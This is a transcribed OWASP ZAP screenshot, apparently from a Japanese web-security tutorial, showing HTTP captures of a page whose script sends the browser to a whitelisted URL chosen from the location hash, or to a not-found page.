無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト

GET http://example.jp/4h/4h-020a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 23:29:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 283
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "11b-56c2a2de85a55-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var urls = {next: "4h-021.html", back: "../"};
var url = urls[location.hash.slice(1)] || "./notfound.html";
location.href = url;
}
</script>
</body>
```

履歴 検索 アラート アウトプット

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
196	19/01/09 8:2...	GET	http://example.jp/4h/4h-020a.html	200	OK	4 ms	28...
197	19/01/09 8:3...	GET	http://example.jp/4h/notfound.html	200	OK	24 ms	58

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4h/notfound.html → レスポンス】

The screenshot shows the OWASP ZAP 2.7.0 interface. The top menu includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main window is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response).

Request Pane:

```
GET http://example.jp/4h/notfound.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-020a.html
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response Pane:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 23:30:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"3a-56c2a2de85a55"
X-UA-Compatible: IE=edge
<body>
指定されたページはありません
</body>
```

At the bottom, there is a table of request logs:

Id	リクエスト日時	メソ...	URL	ステータ...	ステータ...	ラウン...	レ...
196	19/01/09 8:2...	GET	http://example.jp/4h/4h-020a.html	200	OK	4 ms	28...
197	19/01/09 8:3...	GET	http://example.jp/4h/notfound.html	200	OK	24 ms	58...

The status bar at the bottom shows '現在のスキャン' (Current Scan) with various icons and counts: 0, 0, 0, 0, 0, 0, 0.